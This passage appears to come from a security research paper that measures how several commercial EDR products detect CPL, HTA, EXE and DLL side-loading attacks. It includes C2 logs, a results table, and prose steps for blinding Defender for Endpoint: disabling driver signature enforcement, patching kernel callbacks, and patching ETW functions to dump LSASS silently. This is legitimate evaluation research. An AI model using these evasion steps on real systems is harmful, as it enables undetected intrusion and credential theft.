This was the only vector that worked flawlessly against this EDR. In fact, only a small highlight event was produced due to its untrusted nature because it was not signed. PPID spoofing worked, and no alerts were produced, but the activities of `werfault.exe` were logged by Sophos, e.g., the connection to our domain. See Figure 19.

Figure 18. The settings for Sophos.




Figure 19. Executable was able to run the shellcode and connect to the C2.

4.8.3. DLL

Unfortunately, the malicious DLL could not be loaded, yet the EDR produced no alert. Interestingly, the application was executed normally without the DLL in the folder. We assume that there might be some interference due to the EDR's process protection features as the payload was functioning normally.

4.8.4. CPL

As soon as the `.cpl` file was executed, an alert was produced, the process was blocked, and the attack path in Figure 20 was created. As it can be observed, detailed telemetry was produced about the system's activities.




Figure 20. CPL was blocked by Sophos. Details and graph.

4.8.5. HTA

As soon as the `iexplore.exe` visited and downloaded the `hta` file, its actions were blocked, and detailed attack telemetry was produced once again. See Figures 21 and 22.





Figure 21. HTA was blocked by Sophos. Details and graph.



a-banking.com/favicon.ico	URL	-	1
a-banking.com	DNS domain name	-	9
a-banking.com/search	URL	-	18
a-banking.com/ebanking/payment.hta	URL	-	1
a-banking.com/ebanking/payment.html	URL	-	1

Figure 22. Network connections to our domain as logged by Sophos.

4.9. Symantec Endpoint Protection

Symantec Endpoint Protection is a well-known solution and among the most used ones in multiple industries. It combines a highly sophisticated static detection engine with emulators. The latter considers anti-evasion techniques, addressing packed malware obfuscation techniques, and detects the malware that is hidden inside even custom packers. Symantec Endpoint Protection uses a machine learning engine to determine whether a file is benign or malicious through a learning process. Symantec Security Response trains this engine to recognize malicious attributes and defines the machine learning engine's rules to make detections. Symantec leverages its cloud service to confirm the detection that the machine learning engine made. To protect endpoint devices, it launches a specially anti-malware mechanism on startup, before third-party drivers initialize, preventing the actions of malicious drivers and rootkits, through an ELAM driver (https://docs.microsoft.com/en-us/windows-hardware/drivers/install/elam-driver-requirements accessed on 8 July 2021). The EDR is highly configurable and easy to adapt to everyday enterprise life, with a powerful HIDS and network monitoring which enable it to identify and block network-based lateral movement, port scans, as well as common malware network behavior, e.g., meterpreter's default HTTPS communication.

4.9.1. Enabled Settings

We enabled the default features using the default levels of protection. They were enough to provide adequate protection without causing issues.

4.9.2. HTA

In our attacks, Symantec Endpoint Protection managed to identify and block only the HTA attack; see Figure 23. However, no alert was raised to the user.




Figure 23. Identified and blocked HTA attack from Symantec Endpoint Protection.

4.9.3. CPL-EXE-DLL

All three attack vectors (CPL, EXE, and DLL) were successful, without the EDR identifying, blocking them, or producing any alert.

4.10. Trend Micro Apex One

Apex One is a well-known solution and ranked among the top ones on Gartner's table. Its overall features, beyond the basic protection and firewall capabilities, include predictive machine learning, and it can also be used for offline protection. The lightweight, offline model helps to protect the endpoints against unknown threats even when a functional Internet connection is not unavailable. Security Agent policies provide increased real-time protection against the latest fileless attack methods through enhanced memory scanning for suspicious process behaviors. Security Agents can terminate suspicious processes before any damage can be done. Enhanced scan features can identify and block ransomware programs that target documents that run on endpoints by identifying common behaviors and blocking processes commonly associated with ransomware programs. You can configure Security Agents to submit file objects containing previously unidentified threats to a Virtual Analyzer for further analysis. After assessing the objects, Virtual Analyzer adds the objects it determined to contain unknown threats to the Virtual Analyzer Suspicious Objects lists and distributes the lists to other Security Agents throughout the network. Finally, Behavior Monitoring constantly monitors endpoints for unusual modifications to the operating system and installed software.

According to our research, Apex One uses network, kernel callbacks, and hooking; in both kernel and usermode, ETW, and AMSI to perform behavioral detection. More specifically, for ETW, Apex One uses a data collector called TMSYSEVT_ETW.

4.10.1. Enabled Settings


In Apex One, we leveraged as much features as possible that were presented in the policy editor, such as the EDR's smart scanning method, intelliscan, scanning of compressed files, OLE object scanning, intellitrap (a feature used to combat real time compression of malware), ransomware protection (behavioral protection against ransomware, not needed for our tests), anti-exploit protection, monitoring of newly encountered programs, C&C traffic filtering, and, of course, predictive machine learning. Finally, we configured the EDR to block all malicious behavior.

4.10.2. EXE-DLL

Both EXE and DLL attacks were successfully launched. Apex One did not identify nor block them, and no alerts were raised by the EDR.


4.10.3. CPL-HTA

While the HTA attack was launched, Apex One identified the threat and blocked it; however, it did not raise any alert, as shown in Figure 24. On the contrary, the CPL attack was detected, blocked, and triggered the proper alert; see Figure 25.



37.120.203.85	192.168.7.118	UniPiAPT	tm	DESKTOP-6LGUT9C	Teams.exe	800	x64	1s
37.120.203.85	192.168.7.118	UniPiAPT	tm	DESKTOP-6LGUT9C	Teams.exe	2436	x64	728ms
37.120.203.85	192.168.7.118	UniPiAPT	tm	DESKTOP-6LGUT9C	rundll32.exe	5172	x86	580ms
37.120.203.85	192.168.7.118	UniPiAPT	tm	DESKTOP-6LGUT9C	Teams.exe	7768	x64	1s
37.120.203.85	192.168.7.118	UniPiAPT	tm	DESKTOP-6LGUT9C	Teams.exe	9488	x64	2s
37.120.203.85	192.168.7.118	UniPiAPT	tm	DESKTOP-6LGUT9C	werfault.exe	10268	x64	2s
37.120.203.85	192.168.7.118	UniPiAPT	tm	DESKTOP-6LGUT9C	Teams.exe	10296	x64	513ms
37.120.203.85	192.168.7.118	UniPiAPT	tm	DESKTOP-6LGUT9C	Teams.exe	10920	x64	1s

Figure 24. HTA attack against Apex One.



DETECTION NAME	DETECTION TYPE	OBJECT NAME	HASH	SIZE [B]	FIRST OCCURRED
MSIL/Kryptik.XOL	trojan	file://C:\Users\eset\Desktop\update.cpl	e9d8e27b23b5fd8f2fcdf9904407148fb41...	163840	2021 Jun 21 06:35:53

Figure 25. Detected and blocked CPL attack against Apex One.

4.11. Windows Defender for Endpoints (ATP)

Windows Defender for Endpoints is heavily kernel-based, rather than user-based, which allows for great detection capabilities. The beauty of MDATP lies in the fact that most of the detection capability lies in Windows itself, albeit not utilized unless the machine is onboarded. For these tests, the EDR was set to block mode to prevent instead of merely detecting. Its telemetry sources include kernel callbacks utilized by the `WdFilter.sys` mini-filter driver. As previously mentioned, callbacks are set to "intercept" activities once a condition is met, e.g., when module is loaded. As an example of those, consider:

- PsSetCreateProcessNotifyRoutine(Ex)-Process creation events.
- PsSetCreateThreadNotifyRoutine-Thread creation events.
- PsSetLoadImageNotifyRoutine-Image(DLL/Driver) load events.
- CmRegisterCallback(Ex)-Registry operations.
- ObRegisterCallbacks-Handle operations(Ex: process access events).
- FltRegisterFilter-I/O operations(Ex: file system events).

They also include a kernel-level ETW provider rather than user-mode hooks. This comes as a solution to detecting malicious API usage since hooking the SSDT (System Service Dispatch Table) is not allowed, thanks to Kernel Patch Protection (KPP) PatchGuard (PG). Before moving on, we should note a different approach taken by Kaspersky: to hook the kernel, it made use of its own hypervisor.

Since Windows 10 RS3, the NT kernel is instrumented using `EtwTi` functions for various APIs commonly abused for process injection, credential dumping, etc., and the telemetry available via a secure ETW channel (https://blog.redbluepurple.io/windows-security-research/kernel-tracing-injection-detection accessed on 8 July 2021). Thus, MDATP heavily relies on EtwTi, in some cases even solely, for telemetry.

As an example of the ETWTi sensor, consider the alert below Figure 26. It is an alert produced by running our EXE payload on a host that ATP is in passive mode. Note that, although our payload uses direct system calls, our injection is detected.




Figure 26. Example of ATP catching the APC Early-Bird injection, although direct syscalls were used.

Due to the fact that the callbacks operate at the kernel level (Ring 0), an attacker needs to have high integrity level code execution in a machine to blind them or render them useless successfully. An attacker may choose any one of the following three techniques to achieve this:

- Zero out the address of the callback routine from the kernel callback array that stores all the addresses.
- Unregister the callback routine registered by `WdFilter.sys`.
- Patch the callback routine of `WdFilter.sys` with a `RET(0xc3)` instruction or hook it.

Due to the nature of the ETWTi Sensor telemetry, it is not possible to blind the sources from a medium-IL context and needs admin/a high-IL context. Once this is achieved, an attacker may employ any one of the following methods:

- Patch a specific EtwTi function by inserting a RET/0xC3 instruction at the beginning of the function so that it simply returns without executing further. Not KPP-safe, but an attacker may avoid BSOD-ing the target by simply restoring the original state of the function as soon as their objective is accomplished. In theory, Patch Guard may trigger at any random time, but, in practice, there is an extremely low chance that PG will trigger exactly during this extremely short interval.
- Corrupt the EtwTi handle.
- Disable the EtwTi provider.

4.11.1. Enabled Settings

We enabled all the basic features, including the tamper protection, the block mode option, and auto investigation. Most are handled in the background, and the admins are able to configure connection to intune, which was out of scope. We also enabled file and memory content analysis using the cloud that will upload suspicious files and check them.

4.11.2. CPL-EXE-HTA

Most of these vectors were detected as soon as they touched the disk or were executed. Find the relevant alerts in Figure 27.




Figure 27. Alerts produced by ATP in total.

Note that, for the `.cpl` file, despite the fact that the EDR detected it, it was executed with a fully functional beacon session. See Figure 28.




Figure 28. Details about the alerts produced from ATP.

Find below the relevant auto-investigation started for this ATP incident, including all the alerts produced. Note that, until successful remediation and full verdict, the investigation may take a lot of time. See Figure 29.




Figure 29. Auto investigation by ATP.

4.11.3. DLL

The DLL side-loading attack was successful as the EDR produced no alerts nor any suspicious timeline events. Figure 30 illustrates the produced telemetry. Notice the connection to our malicious domain and the uninterrupted loading of our module.




Figure 30. Timeline events for DLL sideloading by ATP.

4.12. Aggregated Results

Table 1 illustrates an aggregated overview of our findings. Evidently, from the 20 attacks that were launched, more than half of them were successful. It is rather alarming that none of the EDRs managed to detect all of the attacks. More precisely, 10 attacks were completely successful, as they were completed successfully, and no alert was issued; 3 attacks were successful, yet they issued a low significance alert; 1 attack was not successful, yet it did not issue an alert; and 6 attacks were detected and correctly reported by the EDRs.

Table 1. Aggregated results of the attacks for each EDR. Notation: ✓: Successful attack, •: Successful attack, raised minor alert, ⋆: Successful attack, alert was raised ○:Unsuccessful attack, no alert raised, ✗: failed attack, alerts were raised.

EDR	CPL	HTA	EXE	DLL
Carbon Black	•	✗	✓	✓
CrowdStrike Falcon	✓	✓	•	✓
ESET PROTECT Enterprise	✗	✗	✓	✓
F-Secure Elements Endpoint Detection and Response	✓	✓	✓	✓
Kaspersky Endpoint Detection and Response	✗	✗	✗	✓
McAfee Endpoint Protection	✗	✗	✓	✓
Sentinel One	✓	✓	✓	✗
Sophos Intercept X with EDR	✗	✗	✓	-
Symantec Endpoint Protection	✓	✗	✓	✓
Trend micro Apex One	✓	○	✓	✓
Windows Defender for Endpoints	⋆	✗	✗	✓

5. Tampering with Telemetry Providers

Apart from finding 'blind spots' for each EDR, there is also the choice of 'blinding' them by tampering with their telemetry providers in various ways. Unhooking user-mode hooks and utilizing syscalls to evade detection is the tip of the iceberg [18]. The heart of most EDRs lies in the kernel itself as they utilize mini-filter drivers to control file system operations and callbacks in general to intercept activities, such as process creation and loading of modules. As attackers, once high integrity is achieved, one may effectively attack the EDRs in various ways, including patching the ETWTi functions of Defender for Endpoints and removing callbacks of the Sophos Intercept X to execute hacking tools and remain uninterrupted. Note that our goal during the following POCs was not to raise any alert in the EDR consoles, something that was successfully achieved.

5.1. Attacking Defender for Endpoints

In what follows, we present two attacks, both executed manually using WinDBG. To circumvent the Patch Guard protection mechanism, we performed all actions quickly to avoid introducing *noise* that could trigger the EDR. Note that the EDR was in passive mode for this test since we are only interested in silencing the produced alerts.

5.1.1. Manually Patching Callbacks to Load Unsigned Drivers

In this case, our process will be manually patching some of the contents of the `PspLoadImageNotifyRoutine` global array, which stores the addresses of all the registered callback routines for image loading. By patching the callback called `SecPsLoadImageNotify`, which is registered with the `mssecflt.sys` driver, we are essentially blinding the EDR as far as loading of drivers is concerned.

It is important to note here how the EDR detects whether the Driver Signature Enforcement (DSE) is disabled. Strangely, the alert about a possibly disabled DSE is triggered once an unsigned driver is loaded. Therefore, the ATP assumes that, since an unsigned driver has been loaded, the DSE was disabled. See Figure 31.




Figure 31. DSE Alert by ATP. `Telemetry Sourcerer` driver detection.

Then, after the callback is patched, we will zero-out the `g_CiOptions` global variable whose default value is `0x6`, indicating that DSE is on. Then, we load our driver using the OSR driver loader utility. Afterwards, we reset the `g_CiOptions` variable and the patched callback to avoid a possible bug check by Patch Guard and, thus, our system crashing. See Figure 32.

5.1.2. Manually Patching an ETWTi Function to Dump LSASS without Alerts

In this POC, we manually patch the `EtwTiLogReadWriteVm` function, see Figure 33, which is responsible for the telemetry of the `NtReadVirtualMemory` syscall, which is called from `MiniDumpWriteDump` which is used by many Local Security Authority Subsystem Service (LSASS) dumping tools. We are using the Outflank-Dumpert tool [19] to dump the LSASS memory that uses direct syscalls, which may evade most common EDRs but not ATP; see Figure 34.

Find below the procedure we followed to achieve an 'undercover' LSASS dump. Note how we convert the virtual address to the physical address to execute our patch successfully. This is because this is a read-only page we want to write at, and any forced attempt to write there will result in a *blue screen of death*. However, we may write on the physical address without any trouble. Notably, while timeline events will most likely be produced, no alert will be triggered that will make SOCs investigate it further.

